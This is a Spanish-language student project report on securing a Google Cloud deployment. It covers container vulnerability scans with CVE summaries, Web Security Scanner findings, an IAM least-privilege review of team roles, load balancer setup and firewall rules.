

MSIN-4215 –Seguridad en Cloud

Proyecto 2 – Grupo 3

Luisa Quiroga – 202222982

Niédila Braga – 202515263

Diego Bueno – 202314082

Objetivos

- Integrar el uso de Web Security Scanner en el proceso de desarrollo de software en la nube para identificar vulnerabilidades comunes como inyección SQL, XSS (Cross-Site Scripting) y configuraciones inseguras.
- Configurar y optimizar el uso de Cloud Armor para proteger aplicaciones y servicios contra diferentes ataques.
- Desarrollar políticas de acceso y reglas de firewall y red para mitigar el impacto de tráfico malicioso dirigido a los recursos en la nube.
- Implementar cifrado en reposo y tránsito para diferentes servicios en la nube.
- Diseñar e implementar políticas de control de acceso basadas en principios de mínimo privilegio utilizando IAM (Identity and Access Management) de GCP.

Semana 1: Controles de Seguridad en la Capa de Cómputo

1. Análisis de Seguridad con Web Security Scanner y Artifact Analysis

a. Ejecutar análisis detallado sobre el contenedor [Artifact Analysis]

Para dar inicio al análisis de seguridad del proyecto, se ejecutó un escaneo detallado del contenedor utilizando la herramienta **Artifact Analysis**. Esta permite identificar y evaluar las vulnerabilidades presentes en el **Artifact Registry**, donde se alojan dos imágenes: **una correspondiente al Frontend y otra al Backend**.

Una vez finalizado el análisis, la herramienta asigna una calificación a cada vulnerabilidad detectada, facilitando su priorización y gestión.

The screenshot shows the Google Cloud Artifact Registry interface. At the top, there's a navigation bar with the Google Cloud logo, a project selector for 'fleetproject', and a search bar. Below the header, the main area has a sidebar on the left with 'Artifact Registry' selected, showing 'Repositories' and 'Settings'. The main content area is titled 'Images for blog' and shows a breadcrumb path: 'us-central1-docker.pkg.dev > fleetproject-403015 > blog'. There are buttons for 'DELETE', 'EDIT REPOSITORY', and 'SETUP INSTRUCTIONS'. The 'Repository Details' section shows 'Format: Docker' and 'Type: Standard'. A 'SHOW MORE' button is visible. Below this is a 'Filter' input field. The main list displays two entries: 'backend' and 'frontend', both created on Feb 22, 2025, with 'backend' updated 5 minutes ago and 'frontend' updated 2 minutes ago.

Name	Connection	Created	Updated
backend	—	Feb 22, 2025	5 minutes ago
frontend	—	Feb 22, 2025	2 minutes ago

Para ejecutar **Artifact Analysis**, fue necesario habilitar la **API de Container Scanning**, lo que permite que cada vez que se suba una imagen al repositorio, esta sea automáticamente escaneada en busca de vulnerabilidades.

Análisis de la imagen del Frontend

En la imagen inferior (Imagen 1), se puede observar la columna “**Vulnerabilities**”, donde se detallan las vulnerabilidades detectadas. El escáner identifica el tipo de paquete utilizado; en este caso, se trata de un paquete **NPM** (Imagen 2).

The screenshot shows the Google Cloud Container Registry interface. At the top, there's a navigation bar with 'Google Cloud' and 'fleetproject'. Below it, a search bar and a 'Search' button. On the left, a sidebar with 'Navigation menu ()' and 'Registry' selected, followed by 'Repositories' and 'Settings'. The main content area shows a list of OCI artifacts under 'Digests for frontend'. One artifact is selected: '4db3ce7c59cbc'. Below the list are buttons for 'DELETE', 'SETUP INSTRUCTIONS', 'DEPLOY', 'REFRESH', and 'SHOW ALL'. A breadcrumb trail at the bottom indicates the path: 'us-central1-docker.pkg.dev > fleetproject-403015 > blog > frontend > sha256:4db3ce7c59cbfb7eee214e7c8b853712a3b40fabd4a76192c238646235b'. Below the artifact list, tabs for 'OVERVIEW', 'DEPENDENCIES', 'VULNERABILITIES' (which is selected), 'PULL', 'MANIFEST', 'FILES', and 'ATTACHMENTS' are visible. The 'VULNERABILITIES' section has a heading 'Scan results' and a sub-section 'Scan details' with sections for 'Scanning enablement' (active), 'Package types scanned' (Go, Maven, Npm, OS, Composer, Python, Rubygems, Rust, Nuget), and 'Total vulnerabilities' (8). It also shows a breakdown of vulnerabilities by severity: Critical (0), High (0), Medium (0), and Low (8). To the right, there's a 'VEX Status' section with options: Affected, Fixed, Not affected, Under investigation, and Unspecified. A 'SHOW MORE' button is at the bottom.

En la siguiente imagen se pueden visualizar los detalles de cada vulnerabilidad encontrada, incluyendo el nombre del CVE, la gravedad efectiva, la puntuación de CVSS, el nombre y el tipo de paquete.

Name	Effective severity	CVSS	Fix available	VEX status	Package	Package type	
CVE-2024-8176	High	7.5	Yes	Unspecified	expat	OS	VIEW FIX
CVE-2025-27113	High	7.5	Yes	Unspecified	libxml2	OS	VIEW FIX
CVE-2024-56171	Unspecified	0	Yes	Unspecified	libxml2	OS	VIEW FIX
CVE-2025-31115	Unspecified	0	Yes	Unspecified	xz	OS	VIEW FIX
CVE-2025-24855	Unspecified	0	Yes	Unspecified	libxslt	OS	VIEW FIX
CVE-2025-24928	Unspecified	0	Yes	Unspecified	libxml2	OS	VIEW FIX
CVE-2024-55549	Unspecified	0	Yes	Unspecified	libxslt	OS	VIEW FIX
CVE-2025-31498	Unspecified	0	Yes	Unspecified	c-ares	OS	VIEW FIX

Procederemos a consultar las dos primeras vulnerabilidades asociadas a los paquetes utilizados durante el despliegue de la aplicación.

[CVE-2024-8176](#)

Descripción: Existe una vulnerabilidad de desbordamiento de pila en la biblioteca libexpat debido a la forma en que maneja la expansión de entidades recursivas en documentos XML. Al analizar un documento XML con referencias de entidad profundamente anidadas, libexpat puede verse obligado a repetirse indefinidamente, agotando el espacio de la pila y causando un bloqueo. Este problema podría provocar una denegación de servicio (DoS) o, en algunos casos, daños en la memoria aprovechables, según el entorno y el uso de la biblioteca.



CVE-2024-8176

Name	CVE-2024-8176
Description	A stack overflow vulnerability exists in the libexpat library due to the way it handles recursive entity expansion in XML documents. When parsing an XML document with deeply nested entity references, libexpat can be forced to recurse indefinitely, exhausting the stack space and causing a crash. This issue could lead to denial of service (DoS) or, in some cases, exploitable memory corruption, depending on the environment and library usage.
NVD Severity	unknown
Other trackers	CVE, NVD, CERT, CVE Details, CIRCL, Arch Linux, Debian, Red Hat, Ubuntu, Gentoo, SUSE (Bugzilla), SUSE (CVE), Mageia
Mailing lists	oss-security, full-disclosure, bugtraq
Exploits	Exploit DB, Metasploit
Forges	GitHub (code , issues), Aports (code , issues)

References

Type	URI
vdo-entry	https://access.redhat.com/security/cve/CVE-2024-8176
issue-tracking	https://bugzilla.redhat.com/show_bug.cgi?id=2310137
secalert@redhat.com	https://github.com/libexpat/libexpat/issues/893
af854a3a-2127-422b-91ae-364da2661108	http://www.openwall.com/lists/oss-security/2025/03/15/
af854a3a-2127-422b-91ae-364da2661108	https://blog.hartwork.org/posts/expat-2.7.0-released/
af854a3a-2127-422b-91ae-364da2661108	https://bugzilla.suse.com/show_bug.cgi?id=1239618
af854a3a-2127-422b-91ae-364da2661108	https://github.com/libexpat/libexpat/blob/R_2_7_0/expat/Changes#L40-L52
af854a3a-2127-422b-91ae-364da2661108	https://gitlab.alpinelinux.org/alpine/aports/-/commit/d068c3f36fc6f4789988a09c69b434db757db53
af854a3a-2127-422b-91ae-364da2661108	https://security-tracker.debian.org/tracker/CVE-2024-8176
af854a3a-2127-422b-91ae-364da2661108	https://ubuntu.com/security/CVE-2024-8176
af854a3a-2127-422b-91ae-364da2661108	https://security.netapp.com/advisory/ntap-20250328-0009/
vendor-advisory	https://access.redhat.com/errata/RHSA-2025-3531
security.alpinelinux.org	

CVE-2025-27113

Descripción: libxml2 antes de 2.12.10 y 2.13.x antes de 2.13.6 tiene una desreferencia de puntero NULL en xmlPatMatch en pattern.c.



CVE-2025-27113

Name	CVE-2025-27113
Description	libxml2 before 2.12.10 and 2.13.x before 2.13.6 has a NULL pointer dereference in xmlPatMatch in pattern.c.
NVD Severity	low
Other trackers	CVE, NVD, CERT, CVE Details, CIRCL, Arch Linux, Debian, Red Hat, Ubuntu, Gentoo, SUSE (Bugzilla), SUSE (CVE), Mageia
Mailing lists	oss-security, full-disclosure, bugtraq
Exploits	Exploit DB, Metasploit
Forges	GitHub (code , issues), Aports (code , issues)

References

Type	URI
cve@mitre.org	https://gitlab.gnome.org/GNOME/libxml2/-/issues/861
af854a3a-2127-422b-91ae-364da2661108	https://security.netapp.com/advisory/ntap-20250306-0004/

Match rules

CPE URI	Source package	Min version	Max version
	libxml2	>= 0	< 2.12.10
	libxml2	>= 2.13.0	< 2.13.6

Vulnerable and fixed packages

Source package	Branch	Version	Maintainer	Status
libxml2	edge-main	2.13.4-r3	Carlo Landmeter <clandmeter@alpinelinux.org>	possibly vulnerable

Análisis de la imagen del Backend

En la imagen inferior (Imagen 3) se muestra la columna “**Vulnerabilities**”, donde se evidencia que el escáner identifica el tipo de paquete analizado; en este caso, se trata de un paquete **NPM** (Imagen 4).

The screenshot shows the Google Cloud Artifact Registry interface. On the left, there's a sidebar with 'Artifact Registry' selected under 'Repositories'. The main area displays a list of package versions for a project named 'backend'. The columns include Name, Description, Tags, Created, Updated, and Vulnerabilities. A total of 206 vulnerabilities are listed across the packages. Below this, there's a detailed view for a specific version (9cb35cf87f97e). The 'VULNERABILITIES' tab is active, showing a summary of fixes available and a breakdown by severity: Critical (1), High (4), Medium (3), and Low (185). The 'Affected' section shows 206 vulnerabilities.

Name	Description	Tags	Created	Updated	Vulnerabilities
9cb35cf87f97		latest	18 minutes ago	18 minutes ago	206
3380eba1fc			33 minutes ago	18 minutes ago	8
a979d4265a09			11 hours ago	33 minutes ago	206
9df28b7d710b			15 hours ago	11 hours ago	Never scanned
047d8e314484			16 hours ago	15 hours ago	Never scanned
ee94cb3b8c39			16 hours ago	16 hours ago	Never scanned
e8bcaa5f64ee			17 hours ago	16 hours ago	Never scanned
61011a97e98b			17 hours ago	17 hours ago	Never scanned
ea58295ed174			18 hours ago	17 hours ago	Never scanned
f9f85aa2a482			Mar 2, 2025	18 hours ago	Never scanned
e8a4c460768f			Mar 2, 2025	Mar 2, 2025	Never scanned
9ca4eb175efa			Mar 2, 2025	Mar 2, 2025	Never scanned

Scan results
Effective severity based on factors such as exploitability, scope, impact, and maturity of the vulnerability.

Scan details

Scanning enablement	Scanning active
Package types scanned	Npm, Composer, Python, Rubygems, Rust, Nuget, Go, Maven, OS
Total vulnerabilities	206

Fixes Available

Total	2
-------	---

No fix available

Critical	1
High	4
Medium	3
Low	185

VEX Status

Affected	-
Fixed	-
Not affected	-
Under investigation	-
Unspecified	206

Show more

Consulta de vulnerabilidades

CVE-2023-45853

Descripción: MiniZip en zlib a 1.3 tiene un desbordamiento de enteros y un desbordamiento de búfer basado en montón resultante en zipOpenNewFileInZip4_64 a través de un nombre de archivo largo, comentario o campo adicional. NOTA: MiniZip no es una parte compatible del producto zlib. NOTA: pyminizip a través de 0.2.6 también es vulnerable porque agrupa una versión de zlib afectada y expone el código MiniZip aplicable a través de su API de compresión.

CVE-2023-45853



Name	CVE-2023-45853
Description	MiniZip in zlib through 1.3 has an integer overflow and resultant heap-based buffer overflow in zipOpenNewFileInZip4_64 via a long filename, comment, or extra field. NOTE: MiniZip is not a supported part of the zlib product. NOTE: pyminizip through 0.2.6 is also vulnerable because it bundles an affected zlib version, and exposes the applicable MiniZip code through its compress API.
Source	CVE (at NVD; CERT, LWN, oss-sec, fulldisc, Red Hat, Ubuntu, Gentoo, SUSE bugzilla/CVE, GitHub advisories/code/issues, web search, more)
References	DLA-3670-1
Debian Bugs	1054290 , 1056718

Vulnerable and fixed packages

The table below lists information on source packages.

Source Package	Release	Version	Status
minizip (PTS)	bullseye	1.1-8+deb11u1	fixed
	bookworm	1.1-8+deb12u1	fixed
zlib (PTS)	bullseye (security), bullseye	1:1.2.11.dfsg-2+deb11u2	vulnerable
	bookworm	1:1.2.13.dfsg-1	vulnerable
	sid, trixie	1:1.3.dfsg+really1.3.1-1	fixed

The information below is based on the following data on fixed versions.

Package	Type	Release	Fixed Version	Urgency	Origin	Debian Bugs
minizip	source	buster	1.1-8+deb10u1		DLA-3670-1	

CVE-2023-52425

Descripción: libexpat a través de 2.5.0 permite una denegación de servicio (consumo de recursos) porque se requieren muchas reparaciones completas en el caso de un token grande para el que se necesitan múltiples rellenos de búfer.

CVE-2023-52425



Name	CVE-2023-52425
Description	libexpat through 2.5.0 allows a denial of service (resource consumption) because many full reparsings are required in the case of a large token for which multiple buffer fills are needed.
Source	CVE (at NVD ; CERT , LWN , oss-sec , fulldisc , Red Hat , Ubuntu , Gentoo , SUSE bugzilla/CVE , GitHub advisories/code/issues , web search , more)
References	DLA-3783-1 , DLA-3893-1
Debian	1063238
Bugs	

Vulnerable and fixed packages

The table below lists information on source packages.

Source Package	Release	Version	Status
expat (PTS)	bullseye	2.2.10-2+deb11u5	vulnerable
	bullseye (security)	2.2.10-2+deb11u6	fixed
	bookworm, bookworm (security)	2.5.0-1+deb12u1	vulnerable
	sid, trixie	2.7.1-1	fixed

The information below is based on the following data on fixed versions.

Package	Type	Release	Fixed Version	Urgency	Origin	Debian Bugs
expat	source	buster	2.2.6-2+deb10u7		DLA-3783-1	
expat	source	bullseye	2.2.10-2+deb11u6		DLA-3893-1	

b. Ejecutar análisis detallado sobre la aplicación web en ejecución.

El Security Command Center permite centralizar la seguridad de todo el proyecto; ofrece escaneo de vulnerabilidades, detección de amenazas, postura y políticas y administración de datos.

En la imagen de abajo (Imagen 5) podemos verificar el uso de este recurso en nuestro proyecto.

The screenshot shows the Security Command Center interface with the following details:

- Findings**: Overall satisfaction level: Satisfied.
- GET PREMIUM**: Premium features available.
- Overall, are you satisfied with SCC?**: Satisfied.
- Query preview**: state="ACTIVE" AND NOT mute="MUTED"
- Time range**: Last 7 days.
- Findings query results** table:
 - Header: CHANGE ACTIVE STATE, SET SECURITY MARKS, MUTE OPTIONS, EXPORT, COLUMNS.
 - Columns: Category, Severity, Attack exposure score, Event time, Create time, Finding class, Resource display name.
 - Rows:
 - Clear text password (Medium, 11:30:16 PM, 11:30:26 PM, Vulnerability, fleetproject-403015)
 - Clear text password (Medium, 11:29:51 PM, 11:30:26 PM, Vulnerability, fleetproject-403015)
 - GKE run as nonroot (Medium, 3:19:29 PM, Sep 22, 2024, Misconfiguration, autopilot-cluster-1)
 - GKE privilege escalation (Medium, 3:19:29 PM, Sep 22, 2024, Misconfiguration, autopilot-cluster-1)
 - SSL not enforced (High, 12:59:24 PM, Apr 9, 2025, Misconfiguration, blog)
 - GKE security bulletin (High, 12:22:35 PM, Mar 26, 2025, Vulnerability, autopilot-cluster-1)
 - GKE security bulletin (High, 12:22:35 PM, Mar 26, 2025, Vulnerability, autopilot-cluster-1)
 - GKE security bulletin (High, 12:22:35 PM, Mar 26, 2025, Vulnerability, autopilot-cluster-1)
- Show sidebar**: Sidebar icon.

Web Security Scanner

Es un servicio integrado en **Security Command Center** cuyo objetivo es identificar vulnerabilidades en aplicaciones web. Este recurso permite realizar un escaneo automatizado de aplicaciones con el fin de detectar amenazas como **XSS**, **inyección SQL** y otras vulnerabilidades recogidas en el estándar **OWASP**. Verificar Imagen 6.

The screenshot shows the Cloud Web Security Scanner interface. At the top, there's a header with a back arrow, the service name, and buttons for RUN, EDIT, and DELETE. Below the header, the scan configuration is shown as 'prueba1' with a dropdown menu set to '2025-04-10T04:27:59.465Z'. A summary table provides quick stats: Scan date (Apr 9, 11:27 PM), URLs crawled (8), Duration (2 min 27 sec), Vulnerabilities found (2), and Next scheduled scan. Below the summary, there are tabs for RESULTS (selected), URLs CRAWLED, and DETAILS. The RESULTS tab displays a warning about clear text password transmission and provides a link to learn more. The URLs CRAWLED and DETAILS tabs are currently empty. On the right side, there's a vertical sidebar with a 'Show details panel' button.

c. Detectar vulnerabilidades comunes como inyección de SQL, XSS, errores de configuración en cabeceras HTTP, etc

Cuando hablamos de vulnerabilidades comunes como **inyección SQL**, **XSS** o errores de configuración en cabeceras **HTTP**, podemos afirmar que los *framework* utilizado para el Backend y el Frontned están configurados por defecto para mitigar este tipo de amenazas. Gracias a esta configuración, durante el análisis no se evidenció la presencia de dichas vulnerabilidades.

d. Priorización de las vulnerabilidades para posterior remediación

La vulnerabilidad presentada en la imagen 6 es la que vamos a priorizar por el momento.

The screenshot shows the Cloud Web Security Scanner interface. At the top, there are buttons for 'RUN', 'EDIT', and 'DELETE'. Below the title 'prueba1' is a dropdown menu showing the date '2025-04-10T04:27:59.465Z'. A summary table provides the following details:

Scan date	URLs crawled	Duration	Vulnerabilities found	Next scheduled scan
Apr 9, 11:27PM	8	2 min 27 sec	2	

Below the summary are tabs for 'RESULTS', 'URLS CRAWLED', and 'DETAILS'. The 'RESULTS' tab is selected, showing a single vulnerability: 'Clear Text Password (2)'. The details for this vulnerability are:

- Your application appears to be transmitting a password field in clear text. To protect sensitive information passing between client and server:
 - use TLS/SSL certificates
 - password fields should only be present on pages that use HTTPS
 - form action attributes should always point to an HTTPS URL

[Learn more](#)

2. Revisión de Configuraciones IAM existentes

a. Auditar las políticas de IAM en busca de configuraciones permisivas.

IAM en Google Cloud Platform (GCP) incluye una funcionalidad llamada **Security Insights**, diseñada para identificar y eliminar permisos excesivos, contribuyendo así a una mejor configuración de seguridad en los recursos. Cada recomendación sugiere eliminar o reemplazar roles que otorgan permisos innecesarios a un principal, ayudando a aplicar el principio de **mínimos privilegios**.

A continuación, se muestra un ejemplo de cómo se presenta esta funcionalidad en nuestro proyecto:

Principal ↑	Name	Role	Security insights
660049252189-compute@developer.gserviceaccount.com	Compute Engine default service account	Editor	9618/9625 excess permissions
		Pub/Sub Admin	Advanced security insight
		Traffic Director Client	Advanced security insight

En este caso, el principal en cuestión es la **cuenta de servicio de Compute Engine**, y los permisos identificados como excesivos son los siguientes:

Last Analyzed 4/4/25	1 artifactregistry.repositories.downloadArtifa 2 autoscaling.sites.writeMetrics 3 logging.logEntries.create 4 monitoring.metricDescriptors.create 5 monitoring.metricDescriptors.list 6 monitoring.timeSeries.create 7 serviceusage.services.use
Excess permissions	8 accessapproval.requests.get 9 accessapproval.requests.list 10 accessapproval.serviceAccounts.get 11 accessapproval.settings.get 12 accesscontextmanager.accessLevels.create 13 accesscontextmanager.accessLevels.delete 14 accesscontextmanager.accessLevels.get 15 accesscontextmanager.accessLevels.list

El usuario de **Luisa Quiroga**, miembro del equipo, recibió temporalmente el rol de **Owner** con el fin de resolver múltiples errores durante el proceso de despliegue. Sin embargo, este rol otorga permisos ampliamente superiores a los recomendados, por lo que fue identificado por el **Recommender** como una asignación excesiva.

luisaq@latlzone.joonix.net	Luisa Quiroga	Access Context Manager Admin Anthos Multi-cloud Admin Cloud Build Editor Cloud Run Developer Cloud Trace Agent Compute Network Admin DNS Administrator Logging Admin Owner Project Billing Manager Project IAM Admin Service Account Token Creator Service Account User Service Directory Editor Service Usage Consumer Storage Admin	Advanced security insight Advanced security insight Advanced security insight Advanced security insight
10416/10937 excess permissions ▾			

Current permissions for Owner role

Last Analyzed 4/4/25	1 engine.applications.get 2 engine.instances.enableDebug 3 factregistry.files.download 4 factregistry.files.list 5 factregistry.locations.list 6 factregistry.packages.delete 7 factregistry.packages.list 8 factregistry.projectsettings.get 9 factregistry.projectsettings.update 10 factregistry.repositories.create 11 factregistry.repositories.delete 12 factregistry.repositories.get 13 factregistry.repositories.list 14 factregistry.repositories.listEffectiveTags 15 factregistry.repositories.update
-------------------------	-------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------

- b. Generar diferentes roles entre los miembros del equipo de trabajo para brindar accesos específicos a recursos de GCP. También aplicar el principio de mínimo privilegio para los roles y cuentas de servicio que interactúan en la aplicación

Niedila asumirá el rol de **DBA** (Database Administrator) de nuestra aplicación, por lo que su cuenta de usuario nb@latlzone.joonix.net ha sido asignada con el rol **Cloud Spanner Admin**, permitiéndole gestionar completamente los recursos de **Cloud Spanner**.

Ver imagen a continuación:



Una vez autenticada en la consola, **Niedila** únicamente puede realizar acciones relacionadas con la base de datos. No tiene acceso a servicios como **Compute Engine** ni puede visualizar los **clusters de Kubernetes**; sin embargo, sí tiene visibilidad sobre **Cloud SQL**, aunque sus acciones siguen estando restringidas principalmente al entorno de **Cloud Spanner**. La visualización de Cloud SQL será únicamente dentro del proyecto específico al que fue asignada. En otros proyectos, no tiene permisos para visualizar ni gestionar ningún recurso.

Ver imágenes a continuación:

 Compute Engine 

-  Overview
-  Virtual machines 

 -  VM instances
 -  Instance templates 

 -  Sole-tenant nodes
 -  Machine images
 -  TPUs
 -  Committed use discou...
 -  Reservations
 -  Migrate to Virtual Mach...

 -  Storage 

You need additional access

You need additional access to the project:  fleetproject

This could be because you have insufficient permissions to access the resource, or because a Principal Access Boundary policy is blocking your access to the resource.

To request access, contact your project administrator and provide them a copy of the following information:

Troubleshooting info:
Principal: nb@latlzone.joonix.net
Resource: fleetproject-403015
Troubleshooting URL: console.cloud.google.com/iam-admin/troubleshooter;permissions=compute.instance

Missing permissions:
compute.instanceTemplates.list

If your administrator is unable to help, then [contact support](#).

 Google Cloud  fleetproject Search (/) for resources, docs, products, and more  Search

 Kubernetes Engine 

-  Learn about Enterprise
-  All Fleets
-  Resource Management 

 -  Overview
 -  Clusters 

 -  Workloads
 -  Teams
 -  Applications
 -  AI/ML New
 -  Secrets & ConfigMaps
 -  Storage

You need additional access

You need additional access to the project:  fleetproject

This could be because you have insufficient permissions to access the resource, or because a Principal Access Boundary policy is blocking your access to the resource.

To request access, contact your project administrator and provide them a copy of the following information:

Troubleshooting info:
Principal: nb@latlzone.joonix.net
Resource: fleetproject-403015
Troubleshooting URL: console.cloud.google.com/iam-admin/troubleshooter;permissions=container.cluste

Missing permissions:
container.clusters.list

If your administrator is unable to help, then [contact support](#).

The screenshot shows the Google Cloud SQL Instances page. On the left, under 'Instances', there are four items: 'Allow unencrypted direct connections' (status: 1 issue), 'Auditing not enabled' (status: 1 issue), 'No password policy' (status: 1 issue), and 'No user password policy' (status: 1 issue). Below this is a 'SHOW AFFECTED RESOURCES' button. To the right, a monitoring dashboard for the 'blog' instance shows CPU utilization and memory usage. A message at the top right states: 'This account is managed by latlzone.joonix.net. Learn more'.

The screenshot shows the Google Cloud Project 'meli-hifest'. Under 'Navigation menu ()', the 'Instances' tab is selected. The main content area displays a message: 'You need additional access' and 'You need additional access to the project: meli-hifest'. It explains that insufficient permissions or a Principal Access Boundary policy are blocking access. Below this, it says: 'To request access, contact your project administrator and provide them a copy of the following information:' followed by troubleshooting info and missing permissions details. At the bottom, it says: 'If your administrator is unable to help, then [contact support](#)'.

En el caso de **Diego**, él asumirá el rol de **Network Admin** dentro del proyecto, y utilizará la cuenta de usuario db@latlzone.joonix.net para desempeñar sus funciones.

db@latlzone.joonix.net

Compute Network Admin

Advanced security insights

Se verificó que el usuario no tiene acceso a recursos fuera del ámbito de red, pero sí cuenta con acceso a **VPC Network**.

En este caso, también puede acceder a **Compute Engine** y a **GKE**, ya que debe gestionar la red

tanto de las máquinas virtuales como del clúster. Sin embargo, sus permisos están limitados exclusivamente a tareas relacionadas con la administración de red.

Verificar imágenes a continuación:

The screenshot shows the Google Cloud SQL Instances page for the project 'fleetproject'. The left sidebar has 'SQL' selected, with 'Instances' highlighted. The main area displays a message: 'You need additional access' and 'You need additional access to the project: fleetproject'. It explains that insufficient permissions or a Principal Access Boundary policy are blocking access. To request access, it asks for contact information and troubleshooting details, including a URL: <console.cloud.google.com/iam-admin/troubleshooter;permissions=cloudsql.instances.list>. A note at the bottom says 'If your administrator is unable to help, then [contact support](#)'.

The screenshot shows the Google Cloud VPC Network / VPC networks page for the project 'fleetproject'. The left sidebar has 'VPC networks' selected. The main area shows the 'VPC networks' section with a 'CREATE VPC NETWORK' button and a 'REFRESH' button. Below it is a 'NETWORKS IN CURRENT PROJECT' section with a summary: 'Visualize your network resources', 'Diagnose and prevent connectivity issues', 'View packet loss and latency metrics', and 'Keep your firewall rules strict and efficient'. Buttons for 'TRY NOW' and 'REMIND ME LATER' are present. A note at the bottom says 'SMTP port 25 allowed in this project. [Learn more](#)'. The bottom part shows a table for 'VPC networks' with columns: Name, Subnets, MTU, Mode, IPv6 ULA range, Gateways, Firewall rules, and G. One row is shown: 'default' with 44 Subnets, 1460 MTU, Auto Mode, and 13 Firewall rules.

Compute Engine

VM instances

Create instance Import VM Refresh Learn

Overview

Virtual machines

VM instances

Instance templates

Sole-tenant nodes

Machine images

TPUs

Committed use discounts

Reservations

Migrate to Virtual Machines

Storage

Disks

Storage Pools

Instances Observability Instance schedules

VM instances

Filter Enter property name or value

Status Name ↑ Zone Recommendations In use by Internal IP External IP Connect

Google Cloud fleetproject Search (/) for resources, docs, products, and more Search

IAM & Admin / IAM

You need additional access

You need additional access to the project: fleetproject

This could be because you have insufficient permissions to access the resource, or because a Principal Access Boundary policy is blocking your access to the resource.

To request access, contact your project administrator and provide them a copy of the following information:

Troubleshooting info:
Principal: db8latlzone.joonix.net
Resource: fleetproject-403015
Troubleshooting URL: console.cloud.google.com/iam-admin/troubleshooter;permissions=container.clusters.list

Missing permissions:
container.clusters.list

If your administrator is unable to help, then [contact support](#).

Luisa asumirá el rol de **DevOps** y contará con el rol de **Kubernetes Engine Admin**, lo que le permitirá gestionar el clúster y tener visibilidad sobre él.

The screenshot shows the Google Cloud Kubernetes Engine Clusters interface. The left sidebar has sections for Resource Management (Clusters is selected), Posture Management (Marketplace), and others like All Fleets, Workloads, and Applications. The main area shows a cluster named 'autopilot-cluster-1'. It has tabs for Overview, Observability, and Cost Optimization. Under Overview, there's a summary card with Health (100% healthy), Upgrade (100% up to date), and Estimated monthly cost (No data). Below this is a table with one row for the cluster. A message at the bottom says 'There was an error retrieving data from the server. Available data will be displayed, but results may be incomplete.'

Status	Name	Location	Tier	Number of nodes	Total vCPUs
<input type="checkbox"/>	autopilot-cluster-1	us-central1	Standard		2.5

3. Load Balancing y Controles de red

a. Implementar un balanceador de carga tipo HTTP, para la aplicación desplegada.

Se puede apreciar en la imagen abajo, la implementación del balanceador de cargas en nuestro proyecto.

k8s2-um-h16wel6r-default-front-ingress-j6p0cqu3

Classic Application Load Balancer



Faster web performance and improved web protection with Cloud CDN and Cloud Armor. [Learn more](#)

DETAILS

MONITORING

CACHING

MIGRATION

Frontend

Protocol ↑	IP:Port	Certificate	Certificate Map	SSL Policy	Network Tier ⓘ
HTTP	34.8.206.33:80	-			Premium

Host and path rules

Hosts ↑	Paths	Backend
All unmatched (default)	All unmatched (default)	k8s1-3bcd37df-kube-system-default-http-backend-80-0cc2b0e2
*	/*	k8s1-3bcd37df-default-front-service-8080-39424d41
*	All unmatched (default)	k8s1-3bcd37df-kube-system-default-http-backend-80-0cc2b0e2

Backend

Backend services

1. k8s1-3bcd37df-default-front-service-8080-39424d41

Endpoint protocol	HTTP
Timeout	30 seconds
Health check	k8s1-3bcd37df-default-front-service-8080-39424d41
Cloud CDN	Disabled

The screenshot shows the 'Load balancer details' page for a target-pool named 'load ba'. At the top, there are navigation links for 'Load balancer details', 'EDIT', 'DELETE', and 'VIEW IN NETWORK TOPOLOGY'. The main section displays the target-pool configuration:

Frontend

Protocol	IP version	IP:Port	Network Tier
TCP	IPv4	34.46.247.174:8080	Premium

Backend

Name	Region	Health check
a0c2c6fbe94384affa57958c7c904044	us-central1	k8s-3bcd37df1ad5dae3-node

ADVANCED CONFIGURATIONS

Instance	Zone	34.46.247.174
gk3-autopilot-cluster-1-pool-2-da01d6f5-w2m4	us-central1-b	✓
gk3-autopilot-cluster-1-pool-2-e0c2fe57-gd86	us-central1-c	✓
gk3-autopilot-cluster-1-pool-2-fe0e21f9-76qs	us-central1-a	✓

b. Establecer mínimo los siguientes controles de red:

- **Reglas de firewall a nivel de red para permitir únicamente el tráfico necesario entre los recursos en el proyecto**

En nuestro proyecto, tenemos configuradas dos reglas de firewall:

- La primera regla, **k8s-fw-a0c2c6fbe94384affa57958c7c904044**, está destinada al **Frontend** y permite el acceso desde internet al servicio desplegado en **GKE**, el cual se encuentra detrás de un **Load Balancer**.
- La segunda regla, **k8s-fw-a3e14a04abe994b869cd0c0c2c8aab41**, permite que el **Frontend** acceda al **Backend**, por lo que el origen de las solicitudes es el **Frontend**.

The screenshot shows the Google Cloud Firewall policies interface. At the top, there are tabs for 'Firewall policies', '+ Create firewall policy', and '+ Create firewall rule'. Below this, a note states: 'Firewall rules control incoming or outgoing traffic to an instance. By default, incoming traffic from outside your network is blocked.' A link to 'Learn more' is provided. Another note says: 'Note: App Engine firewalls are managed in the [App Engine Firewall rules section](#)'.

A message at the top indicates: 'SMTP port 25 allowed in this project. [Learn more](#)'.

Below the message, there are buttons for 'Refresh', 'Configure logs', and 'Delete'. A 'Filter' section allows entering a property name or value, with filters applied: 'k8s-fw-a3e14a04abe994b869cd0c0c2c8aab41' and 'OR' followed by 'k8s-fw-a0c2c6fbe94384affa57958c7c904044'. The table lists two rules:

Name	Type	Targets	Filters	Protocols / ports	Action	Priority	Network	Logs
k8s-fw-a0c2c6fbe94384affa57958c7c904044	Ingress	gke-autopilot-cluster-1-a5d2d612-node	IP ranges: 0.0.0.0/0 Local IP ranges: 34.46.247.174	tcp:8080	Allow	1000	default	Off
k8s-fw-a3e14a04abe994b869cd0c0c2c8aab41	Ingress	gke-autopilot-cluster-1-a5d2d612-node	IP ranges: 34.46.247.174 Local IP ranges: 34.66.89.175	tcp:80	Allow	1000	default	Off

Adicional a estas reglas ya descritas, GKE (Google Kubernetes Engine) ofrece varias características de seguridad que ayudan a proteger las aplicaciones y datos en entornos de contenedores. Estas características hacen de GKE una opción sólida para implementar aplicaciones en contenedores con un enfoque robusto en la seguridad. A continuación, se detallan y explican estas funciones de seguridad:

1. Control de Acceso Basado en Roles (RBAC):

- Descripción: GKE permite definir roles y permisos específicos para los usuarios y grupos que interactúan con el clúster.
- Funcionalidad: Puedes asignar permisos precisos a los componentes de Kubernetes, garantizando que los usuarios solo puedan acceder a los recursos que realmente necesitan. Esto minimiza el riesgo de acceso no autorizado.

2. Identidad y Acceso:

- Descripción: GKE se integra con Google Cloud Identity para gestionar las identidades de los usuarios y los accesos a los recursos.
